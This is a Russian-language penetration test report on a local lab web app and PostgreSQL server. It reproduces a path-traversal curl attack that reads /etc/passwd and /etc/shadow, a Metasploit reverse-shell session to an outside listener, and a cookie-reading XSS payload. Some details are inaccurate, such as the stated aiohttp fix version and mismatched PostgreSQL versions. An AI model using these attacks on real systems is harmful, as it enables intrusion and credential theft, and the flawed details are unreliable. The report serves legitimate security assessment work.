

Penetration Testing Report

I. Исполнительское резюме

Тестирование информационных систем Заказчика было проведено в период с 18 по 25 февраля 2025 года независимым специалистом по информационной безопасности **Николаем Резепиным**. Основной целью тестирования было выявление уязвимостей в веб-приложении, доступном по адресу `http://127.0.0.1:8080`, и связанной базе данных PostgreSQL, работающей на порту 5432. Задача заключалась в оценке уровня защищенности систем и предоставлении рекомендаций по устранению обнаруженных рисков.

Основные выводы

1. Symbolic Link Attack

- **Проблема:** Возможность несанкционированного доступа к файловой системе через уязвимость Symbolic Link Attack в веб-приложении.
- **Уровень риска:** Критический.
- **Влияние на бизнес:** Злоумышленник может получить доступ к конфиденциальным данным, таким как учетные записи пользователей (например, файлы `passwd` и `shadow`), что приведет к утечке информации, нарушению репутации компании, штрафам за несоблюдение требований защиты данных и потенциальным судебным искам со стороны клиентов.

- **Как исправить:**

- Выделить бюджет на обновление используемого ПО до актуальной версии.
- Внедрить процесс управления уязвимостями с регулярным сканированием систем.
- Организовать обучение разработчиков по безопасной работе с файловыми путями.

2. PostgreSQL Payload Execution

- **Проблема:** Удаленное выполнение кода в базе данных через уязвимость PostgreSQL Payload Execution.
- **Уровень риска:** Критический.
- **Влияние на бизнес:** Полная компрометация базы данных может привести к остановке ключевых бизнес-процессов, утрате клиентских данных и необходимости выплаты выкупа в случае атаки-вымогателя.
- **Как исправить:**
 - Немедленно обновить PostgreSQL до безопасной версии.
 - Внедрить систему мониторинга активности базы данных для раннего предупреждения об атаках.
 - Провести аудит привилегий учетных записей в инфраструктуре.

3. XSS and Cookies

- **Проблема:** Возможность кражи пользовательских данных через XSS и отсутствие защиты cookies.
- **Уровень риска:** Высокий.
- **Влияние на бизнес:** Утечка сессий пользователей может привести к компрометации учетных записей клиентов, что снизит доверие к компании и увеличит отток пользователей.
- **Как исправить:**
 - Внедрить безопасный цикл разработки (Secure SDLC), включая регулярное тестирование кода на уязвимости.
 - Закупить инструменты автоматического анализа кода (например, SonarQube).

Прошу обратить внимание, что эти меры требуют стратегического подхода и ресурсов, которыми обладает только руководство компании. Своевременное реагирование позволит избежать значительных финансовых и репутационных потерь для вашей компании.

II. Вступление

Данный отчет подготовлен на основе результатов тестирования на проникновение, выполненного в рамках согласованных Rules of Engagement (ROE) между Заказчиком и исполнителем. Тестирование проводилось в режиме black box, что означает отсутствие предварительной информации о внутренней структуре систем. Область тестирования (scope) включала:

- Веб-приложение, развернутое на <http://127.0.0.1:8080> (локальная тестовая среда).
- База данных PostgreSQL, доступная через порт 5432.

Целью было моделирование действий внешнего злоумышленника с использованием общедоступных инструментов и техник, таких как nmap, ZAP, Metasploit и кастомные эксплойты.

Ниже представлена таблица с перечнем обнаруженных уязвимостей и их уровнями риска. Это поможет руководству и техническим специалистам оценить объем работ по их устранению.

№	Уязвимость	Уровень риска	Уязвимая система
1	Symbolic Link Attack	Критический	Веб-приложение (aiohttp)
2	PostgreSQL Payload Execution	Критический	PostgreSQL (порт 5432)
3	XSS	Высокий	Веб-приложение (jQuery)
4	Cookie No Http Only Flag	Высокий	Веб-приложение
5	Application Error Disclosure	Низкий	Веб-приложение

III. Результаты

Этот раздел содержит детальное техническое описание всех обнаруженных уязвимостей, сгруппированных по убыванию уровня риска. Для каждой уязвимости приведены шаги воспроизведения, примеры эксплуатации, скриншоты и рекомендации по их исправлению.


Критические уязвимости

1. Symbolic Link Attack

- **Уязвимая система:** Веб-приложение, использующее aiohttp 3.5.3 (Python 3.7), порт 8080.
- **Уровень риска:** Критический.
- **Сложность эксплуатации:** Средняя (требуется базовые знания и готовый эксплойт).
- **Описание:** Уязвимость CVE-2024-23334 в aiohttp 3.5.3 связана с некорректной обработкой символических ссылок при активном параметре `follow_symlinks=True`. Это позволяет злоумышленнику выйти за пределы корневой директории приложения и получить доступ к произвольным файлам системы, включая `/etc/passwd` (список пользователей) и `/etc/shadow` (хэши паролей).

- **Шаги воспроизведения:**


- С помощью утилиты nmap выполнено сканирование порта 8080:



```
(kali@kali)-[~]
$ sudo nmap -A -p 8080 127.0.0.1
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 07:12 CST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000077s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    aiohttp 3.5.3 (Python 3.7)
|_http-title: SQLI
|_http-server-header: Python/3.7 aiohttp/3.5.3
|_http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
```

Результат: выявлен сервис aiohttp 3.5.3, а также версия подтверждена в заголовке Server.



```
(kali@kali)-[~]
$ curl -I http://127.0.0.1:8080/
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1184
Date: Sun, 23 Feb 2025 13:29:48 GMT
Server: Python/3.7 aiohttp/3.5.3
```

- **Загружен эксплойт с GitHub:** <https://github.com/wizarddos/CVE-2024-23334>.
- Выполнен запрос для доступа к файлу **/etc/passwd** и **/etc/shadow**

- Получен вывод файла **passwd**:

```
(kali@kali)-[~]  
$ curl --path-as-is "http://127.0.0.1:8080/static/../../../../etc/passwd"  
root:x:0:0:root:/root:/bin/ash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
news:x:9:13:news:/usr/lib/news:/sbin/nologin  
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
```

Затем для файла **shadow**:

```
(kali@kali)-[~]  
$ curl --path-as-is "http://127.0.0.1:8080/static/../../../../etc/shadow"  
root:!::0:::  
bin:!::0:::  
daemon:!::0:::  
adm:!::0:::  
lp:!::0:::  
sync:!::0:::  
shutdown:!::0:::  
halt:!::0:::  
mail:!::0:::  
news:!::0:::  
uucp:!::0:::  

```

- **Потенциальный сценарий атаки:** Злоумышленник может извлечь хэши паролей из shadow, взломать их с помощью brute инструментов и получить полный контроль над сервером.
- **Рекомендации:**
 - Обновить aiohttp до версии 3.8.0 или выше, где уязвимость исправлена.
 - Изменить параметр follow_symlinks=True на follow_symlinks=False в конфигурации приложения.
 - Внедрить проверку и нормализацию всех путей в коде приложения.
 - Скрыть версию сервера в заголовках ответа.

2. PostgreSQL Payload Execution

- **Уязвимая система:** PostgreSQL, порт 5432.
- **Уровень риска:** Критический.
- **Сложность эксплуатации:** Средняя (требуется Metasploit).
- **Описание:** Уязвимость CVE-2007-3280 позволяет выполнить произвольный код на сервере PostgreSQL через загрузку полезной нагрузки (payload). Это дает злоумышленнику обратный шелл с правами пользователя Postgres, что может быть использовано для дальнейшей эскалации привилегий в системе.
- **Шаги воспроизведения:**
 - Сканирование порта 5432 с помощью nmap:

```
(kali㉿kali)-[~]  
$ sudo nmap -A -p 5432 127.0.0.1  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 07:13 CST  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000059s latency).  
  
PORT      STATE SERVICE      VERSION  
5432/tcp  open  postgresql  PostgreSQL DB 9.6.4 - 9.6.6 or 9.6.13 - 9.6.19  
Warning: OSScan results may be unreliable because we could not find at least 3 open ports  
Device type: general purpose  
Running: Linux 2.6.X|5.X
```

Результат: обнаружена уязвимая версия PostgreSQL.

- Использован модуль Metasploit:

```
msf6 exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x64/shell/reverse_tcp
PAYLOAD => linux/x64/shell/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.92.128:4444
[*] 127.0.0.1:5432 - PostgreSQL 9.6.15 on x86_64-pc-linux-musl, compiled by gcc (Alpine 8.3.0) 8.3.0, 64-bit
[*] Uploaded as /tmp/AIZPDUVF.so, should be cleaned up automatically
[*] Sending stage (38 bytes) to 172.18.0.3
[*] Command shell session 1 opened (192.168.92.128:4444 -> 172.18.0.3:49252) at 2025-02-24 11:02:53 -0600
```

- Получен обратный шелл, выполнена команда whoami:

```
session 1
/bin/sh: session: not found
ls
PG_VERSION
base
global
pg_clog
pg_commit_ts
pg_dynshmem
pg_hba.conf
postmaster.opts
postmaster.pid
whoami
postgres
```


Результат: вход в систему выполнен под пользователем **postgres**.

- **Потенциальный сценарий атаки:** Злоумышленник может загрузить дополнительные инструменты (например, mimikatz или pspy) через shell, повысить привилегии до root и получить контроль над всей инфраструктурой.
- **Рекомендации:**
 - Обновить PostgreSQL до версии 15.x или выше.
 - Ограничить права учетной записи Postgres.
 - Отключить возможность загрузки пользовательских функций через настройку postgresql.conf.

Высокий уровень риска


3. XSS (Cross-Site Scripting)

- **Уязвимая система:** Веб-приложение, использующее jQuery 3.2.1
- **Уровень риска:** Высокий.
- **Сложность эксплуатации:** Низкая.
- **Описание:** Устаревшая версия jQuery 3.2.1 (CWE-20) содержит уязвимости, позволяющие внедрить вредоносный JavaScript через пользовательский ввод. Это подтверждено успешным выполнением простого XSS payload через форму обратной связи.
- **Шаги воспроизведения:**
 - Через Path Traversal обнаружен путь к библиотеке:



- В форму обратной связи введен payload:

- При загрузке страницы отобразилось всплывающее окно с текстом "XSS":




Результат: XSS уязвимость подтверждена.

- **Потенциальный сценарий атаки:** Злоумышленник может внедрить код для кражи cookies, перенаправления пользователей на фишинговый сайт или выполнения действий от их имени.
- **Рекомендации:**
 - Обновить jQuery до версии 3.6.x или выше.
 - Внедрить экранирование ввода на стороне сервера.
 - Использовать шаблонизаторы с встроенной защитой.
 - Настроить заголовок Content-Security-Policy (CSP).

4. Cookie No Http Only Flag

- **Уязвимая система:** Веб-приложение, порт 8080.
- **Уровень риска:** Высокий.
- **Сложность эксплуатации:** Низкая (в связке с XSS).
- **Описание:** Отсутствие флага HttpOnly в cookies (CWE-1004) позволяет получить доступ к ним через JavaScript. В сочетании с XSS это создает угрозу кражи сессий.
- **Шаги воспроизведения:**
 - Автоматизированное сканирование с помощью OWASP ZAP выявило проблему с cookies.
 - Подтверждено через внедрение XSS:

<script>alert(document.cookie)</script>
 - Скрипт выводит пользовательские cookies:



- **Потенциальный сценарий атаки:** Злоумышленник крадет сессионные cookies, подменяет их и получает доступ к учетной записи жертвы.
- **Рекомендации:**
 - Добавить флаг HttpOnly в заголовке Set-Cookie.
 - Использовать флаг Secure для передачи cookies только по HTTPS.
 - Установить короткий срок действия сессий.

Низкий уровень риска

5. Application Error Disclosure

- **Уязвимая система:** Веб-приложение, порт 8080.
- **Уровень риска:** Низкий.
- **Сложность эксплуатации:** Низкая.
- **Описание:** при отправке некорректного POST-запроса сервер возвращает детализированные сообщения об ошибках (CWE-200), раскрывая внутреннюю информацию, такую как стек вызовов или версии библиотек.
- **Шаги воспроизведения:**
 - Отправлен POST-запрос с пустым телом в форму обратной связи

- Получен ответ от сервера:

500 Internal Server Error

Traceback:

```
Traceback (most recent call last):
  File "/usr/local/lib/python3.7/site-packages/aiohttp/web_protocol.py", line 418, in start
    resp = await task
  File "/usr/local/lib/python3.7/site-packages/aiohttp/web_app.py", line 458, in _handle
    resp = await handler(request)
  File "/usr/local/lib/python3.7/site-packages/aiohttp/web_middlewares.py", line 119, in impl
    return await handler(request)
  File "/app/sqli/middlewares.py", line 22, in session_middleware
    return await middleware(request, handler)
  File "/usr/local/lib/python3.7/site-packages/aiohttp_session/_init_.py", line 152, in factory
    response = await handler(request)
  File "/app/sqli/middlewares.py", line 45, in middleware
    response = await handler(request)
  File "/usr/local/lib/python3.7/site-packages/aiohttp_jinja2/_init_.py", line 116, in context_processors_middleware
    return await handler(request)
  File "/usr/local/lib/python3.7/site-packages/aiohttp_jinja2/_init_.py", line 102, in wrapped
    app_key=app_key, encoding=encoding)
  File "/usr/local/lib/python3.7/site-packages/aiohttp_jinja2/_init_.py", line 73, in render_template
    text = render_string(template_name, request, context, app_key=app_key)
```

Результат: раскрытие внутренней информации

- **Потенциальный сценарий атаки:** Злоумышленник может использовать эту информацию для планирования более сложных атак.
- **Рекомендации:**
 - Отключить вывод ошибок, настроив обработку исключений.
 - Перенести ошибки в логи сервера.
 - Внедрить валидацию данных перед обработкой.

IV. Заключение

Проведенное тестирование выявило пять уязвимостей различной степени критичности. Наибольшую угрозу представляют Symbolic Link Attack и PostgreSQL Payload Execution, которые могут привести к полной компрометации системы. Уязвимости высокого уровня XSS и Cookie No Http Only Flag усиливают риски в случае их комбинированного использования. Низкоуровневая уязвимость Application Error Disclosure сама по себе не представляет серьезной угрозы, но может быть полезна злоумышленникам для подготовки атак.

Рекомендации для повышения общего уровня безопасности:

- Внедрить регулярные сканирования уязвимостей с помощью инструментов, таких как Nessus или OpenVAS.
- Настроить систему управления инцидентами (SIEM), например, ELK Stack, для мониторинга подозрительной активности.
- Провести тренинг для сотрудников по основам кибербезопасности, чтобы снизить вероятность атак через социальную инженерию.
- Рассмотреть использование WAF (Web Application Firewall) для защиты веб-приложения от распространенных угроз.

Исправление выявленных проблем и внедрение предложенных мер позволит значительно повысить уровень безопасности инфраструктуры компании Заказчика.